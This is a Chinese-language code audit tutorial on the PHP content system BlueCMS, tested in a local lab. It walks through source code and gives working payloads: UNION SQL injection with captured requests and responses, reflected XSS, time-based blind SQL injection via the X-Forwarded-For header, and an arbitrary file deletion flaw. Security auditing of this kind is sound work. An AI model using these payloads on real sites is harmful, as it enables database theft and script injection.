


PHP 代码审计——BlueCMS

0x01 思路

由于 cms 的文件、文件夹都会很多，先要简单的看一下各个文件夹下的 php 大致功能，然后从入口文件开始查看，根据逻辑功能依次审计，或者从上到下依次审计也可以。

项目结构如下：



0x02 ad_js.php

```
* $author: lucks
*/
define('IN_BLUE', true);
require_once dirname( path: __FILE__ ) . '/include/common.inc.php';

$ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
if(empty($ad_id))
{
    echo 'Error!';
    exit();
}
// 拼接 SQL注入 反射xss

$ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
// 判断查询结果
if($ad['time_set'] == 0)
{
    $ad_content = $ad['content'];
}
else
{
    if($ad['end_time'] < time())
    {
        $ad_content = $ad['exp_content'];
    }
    else
    {
        $ad_content = $ad['content'];
    }
}
// 简单的进行转义
$ad_content = str_replace( search: '"', replace: '\"', $ad_content);
$ad_content = str_replace( search: "\r", replace: "\\r", $ad_content);
$ad_content = str_replace( search: "\n", replace: "\\n", $ad_content);
echo "<!--\r\ndocument.write(\"".$ad_content."\");\r\n-->\r\n";
?>
```

在第二行我们发现该文件引入了 `/include/common.inc.php` 文件，我们追踪过去看看。

在开头部分我们可以看到这里定义了三个参数，定义了文件的根目录，上传目录以及数据处理相关目录

```
define('BLUE_ROOT',str_replace( search: "\\", replace: "/",substr(dirname( path: __FILE__ ), start: 0, length: -7)));
define('UPLOAD',"upload/");
define('DATA',"data/");
```

下面发现引入了一些功能

```

require_once (BLUE_ROOT.'include/common.fun.php'); // 引入了一些过滤规则 一些全局的功能函数
require_once(BLUE_ROOT.'include/cat.fun.php'); // 引入分类功能对文件
require_once(BLUE_ROOT.'include/cache.fun.php'); // 缓存文件
require_once(BLUE_ROOT.'include/user.fun.php'); // 用户功能的函数
require_once(BLUE_ROOT.'include/index.fun.php'); // 控制主页的功能函数

```

这个结构其实就是对所有传入的参数都进行了转义处理,会对传入的“和‘进行转义处理

`addslashes()` 函数在指定的预定义字符前添加反斜杠

```

// 该方法5.4 之后以及被删掉了 默认是false 关闭时返回0 否则返回1
// 意就是如果没有开启 就进行转义
if(!get_magic_quotes_gpc())
{
    $_POST = deep_addslashes($_POST);
    $_GET = deep_addslashes($_GET);
    $_COOKIES = deep_addslashes($_COOKIES);
    $_REQUEST = deep_addslashes($_REQUEST);
}

```

所以引入这个文件其实就是引入了一些基本设置,过滤规则等功能

UNION SQL 注入漏洞

文件位置 `/ad_js.php`

`$_GET` 获取到的数值并没有进行处理,直接拼接到了后面的 SQL 语句并进行了执行, `getone` 函数本身也没有做任何过滤,判断存在 sql 注入

```

9      define('IN_BLUE', true);
10     require_once dirname( path: __FILE__ ) . '/include/common.inc.php';
11
12     $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13     if(empty($ad_id))
14     {
15         echo 'Error!';
16         exit();
17     }
18     // 拼接 SQL注入 反射xss
19
20     $ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
21     // 判断查询结果
22     if($ad['time_set'] == 0)
23     {
24         $ad_content = $ad['content'];
25     }
26     else
27     {
28         if($ad['end_time'] < time())
29         {
30             $ad_content = $ad['exp_content'];
31         }
32         else
33         {
34             $ad_content = $ad['content'];
35         }
36     }
37     // 简单的进行转义
38     $ad_content = str_replace( search: '"', replace: '\"', $ad_content);
39     $ad_content = str_replace( search: "\r", replace: "\\r", $ad_content);
40     $ad_content = str_replace( search: "\n", replace: "\\n", $ad_content);
41     echo "<!--\r\ndocument.write(\"".$ad_content."\");\r\n-->\r\n";
42

```

\$ad_id = !empty(\$_GET['ad_id']) ? trim(\$_GET['ad_id']): ''; //根目录下其他文件都做了很好的过滤对数字型变量几乎都用了 intval() 做限制，唯独漏了这个文件，只是用了 trim() 去除头尾空格

利用如下：

回显点为 7

?ad_id=-1%20union%20select%201,2,3,4,5,6,7

Dashboard Target Proxy Intruder Repeater

1 x ...

Send Cancel < >

Target: http://127.0.0.1

Request

Pretty Raw \n Actions

```
1 GET /bluecms/ad_js.php?ad_id=-1%20union%20select%201,2,3,4,5,6,7 HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99",
  "Chromium";v="90"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Dest: document
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 21 Aug 2023 20:00:50 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_f
4 X-Powered-By: PHP/5.6.9
5 Set-Cookie: BLUE[user_id]=deleted; expires=Thu, 01
6 Set-Cookie: BLUE[user_name]=deleted; expires=Thu,
7 Set-Cookie: BLUE[user_pwd]=deleted; expires=Thu, 0
8 Connection: close
9 Content-Type: text/html; charset=gb2312
10 Content-Length: 33
11
12 <!--
13 document.write("7");
14 -->
15
```

Inspector

Done 558 bytes | 15 millis

获取数据库名称

Dashboard Target Proxy Intruder Repeater

1 x ...

Send Cancel < >

Target: http://127.0.0.1

Request

Pretty Raw \n Actions

```
1 GET /bluecms/ad_js.php?ad_id=-1%20union%20select%201,2,3,4,5,6,database() HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99",
  "Chromium";v="90"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Dest: document
11 Accept-Encoding: gzip, deflate
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Mon, 21 Aug 2023 20:02:02 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_f
4 X-Powered-By: PHP/5.6.9
5 Set-Cookie: BLUE[user_id]=deleted; expires=Thu, 01
6 Set-Cookie: BLUE[user_name]=deleted; expires=Thu,
7 Set-Cookie: BLUE[user_pwd]=deleted; expires=Thu, 0
8 Connection: close
9 Content-Type: text/html; charset=gb2312
10 Content-Length: 39
11
12 <!--
13 document.write("bluecms");
14 -->
15
```

Inspector


Done 564 bytes | 16 millis

反射型 XSS 漏洞

文件位置 /ad_js.php


由于引入的 common.inc.php 文件中，未显示 ERROR 报错信息，从而导致直接将我们输入的信息进行了输出

error_reporting(E_ERROR);



```
1 <?php
2 /**
3  * [bluecms]版权所有 标准网络, 保留所有权利
4  * This is not a freeware, use is subject to license terms
5  *
6  * $Id: common.inc.php
7  * $author: lucks
8  */
9 if(!defined( name: 'IN_BLUE'))
10 {
11     die('Access Denied!');
12 }
13
14 error_reporting( level: E_ERROR );
15
16 define('BLUE_ROOT',str_replace( search: "\\ ", replace: "/",substr(dirname( path: __FILE__ ), start: 0, length: -7));
17 define('UPLOAD',"upload/");
18 define('DATA', "data/");
19
20 session_cache_limiter( cache_limiter: 'private, must-revalidate');
21 session_start();
22 require_once(BLUE_ROOT.'data/config.php');
23 define('BLUE_PRE',$pre);
24
25 require_once (BLUE_ROOT.'include/common.fun.php'); // 引入了一些过滤规则 一些全局的功能函数
26 require_once(BLUE_ROOT.'include/cat.fun.php'); // 引入分类功能对文件
27 require_once(BLUE_ROOT.'include/cache.fun.php'); // 缓存文件
28 require_once(BLUE_ROOT.'include/user.fun.php'); // 用户功能的函数
29 require_once(BLUE_ROOT.'include/index.fun.php'); // 控制主页的功能函数
30
31 // 该方法5.4 之后以及被删掉了 默认是false 关闭时返回0 否则返回1
32 // 意就是如果没有开启 就进行转义
33 if(!get_magic_quotes_gpc())
34 {
```

?ad_id=<script>alert(1)</script>



0x03 comment.php

XFF SQL 注入漏洞

XFF, 是 X-Forwarded-for (用来识别通过 HTTP 代理或负载均衡方式连接到 Web 服务器的客户端最原始的 IP 地址的 HTTP 请求头字段) 的缩写, 属于 SQL 注入的一种, 该注入原理是通过修改 X-Forwarded-for 头对带入系统的 dns 进行 sql 注入, 达到欺骗服务器执行恶意的 SQL 命令的效果, 从而可以得到网站的数据库内容。问题出在 `getip()` 函数上

```
114
115 $sql = "INSERT INTO ".table( table: 'comment')." (com_id, post_id, user_id, type, mood, content, pub_date, ip, is_check)
116 VALUES ('', '$id', '$user_id', '$type', '$mood', '$content', '$timestamp', '$getip()', '$is_check')";
117 $db->query($sql);
118 if($type == 1)
```

发现获取 ip 过程中没有对数值进行过滤

```

103  /**
104      *
105      * 获取用户IP
106      *
107      */
108  function getip()
109  {
110      if (getenv( varname: 'HTTP_CLIENT_IP'))
111      {
112          $ip = getenv( varname: 'HTTP_CLIENT_IP');
113      }
114      elseif (getenv( varname: 'HTTP_X_FORWARDED_FOR'))
115      { //获取客户端用代理服务器访问时的真实ip 地址
116          // 设置http 进行注入
117          $ip = getenv( varname: 'HTTP_X_FORWARDED_FOR');
118      }
119      elseif (getenv( varname: 'HTTP_X_FORWARDED'))
120      {
121          $ip = getenv( varname: 'HTTP_X_FORWARDED');
122      }
123      elseif (getenv( varname: 'HTTP_FORWARDED_FOR'))
124      {
125          $ip = getenv( varname: 'HTTP_FORWARDED_FOR');
126      }
127      elseif (getenv( varname: 'HTTP_FORWARDED'))
128      {
129          $ip = getenv( varname: 'HTTP_FORWARDED');
130      }
131      else
132      {
133          $ip = $_SERVER['REMOTE_ADDR'];
134      }
135      return $ip;
136  }

```

所以只要是带有 `getip()` 函数的地方就会存在 SQL 注入，其他参数通过 `intval()` 等函数进行转义，不存在注入


```

elseif($act == 'send')
{
    if(empty($id))
    {
        return false;
    }

    $user_id = $_SESSION['user_id'] ? $_SESSION['user_id'] : 0;
    $mood = intval($_POST['mood']);
    $content = !empty($_POST['comment']) ? htmlspecialchars($_POST['comment']) : '';
    $content = nl2br($content);
    $type = intval($_POST['type']);
    if(empty($content))
    {
        showmsg( msg: '评论内容不能为空');
    }

    // 缓存那块
    if($CFG['comment_is_check'] == 0)
    {
        $is_check = 1;
    }
    else
    {
        $is_check = 0;
    }

    $sql = "INSERT INTO ".table( table: 'comment')." (com_id, post_id, user_id, type, mood, content, pub_date, ip, is_check)
    VALUES ('', '$id', '$user_id', '$type', '$mood', '$content', '$timestamp', '".getip()."', '$is_check')";
    $db->query($sql);
    if($type == 1)

```

因为是有关评论的功能，所以要先登录后台添加一条新闻，再在前台进行评论。
后台账号密码均为 admin。




BlueCMS

用户名

密码

☐ 记住我

登录



构造如下 payload

x-forwarded-for:888' and if(ascii(substr(database(),1,1))=98,sleep(5),1),'1')#



0x04 guest_book.php

XFF SQL 注入漏洞

同样的这里问题出在 online_ip 上

```
67 elseif ($act == 'send')
68 {
69     $user_id = $_SESSION['user_id'] ? $_SESSION['user_id'] : 0;
70     $rid = intval($_POST['rid']);
71     $content = !empty($_POST['content']) ? htmlspecialchars($_POST['content']) : '';
72     $content = nl2br($content);
73     if(empty($content))
74     {
75         showmsg( msg: '评论内容不能为空');
76     }
77     $sql = "INSERT INTO " . table( table: 'guest_book') . " (id, rid, user_id, add_time, ip, content)
78     VALUES ('', '$rid', '$user_id', '$timestamp', '$online_ip', '$content')";
79     $db->query($sql);
80     showmsg( msg: '恭喜您留言成功', gourl: 'guest_book.php?page_id='.$_POST['page_id']);
81 }
82
```

\$online_ip 其实就是 getip() 所以实际上出问题的还是 getip()

```
47 $timestamp = time();
48 $online_ip = getip();
49 // 设置编码
```


源码有问题需禁用 js，否则无法提交留言

方法4:在谷歌Chrome浏览器中禁用JavaScript

- 1、打开谷歌Chrome浏览器。
- 2、点击窗口右上角的三条横线图标。
- 3、点击"设置"。
- 4、点击"显示高级设置"。
- 5、滚动到"隐私"部分,点击"内容设置"按钮。
- 6、滚动到"JavaScript",点击"不允许任何网站运行JavaScript"开关按钮。
- 7、点击"完成"按钮。

还是同样的方法


x-forwarded-for:888' and if(ascii(substr(database(),1,1))=98,sleep(5),1),' 1')#



0x05 publish.php


任意文件删除漏洞

由于 id 参数没有进行路径限定，同时又直接和项目路径进行了拼接，从而导致任意文件删除



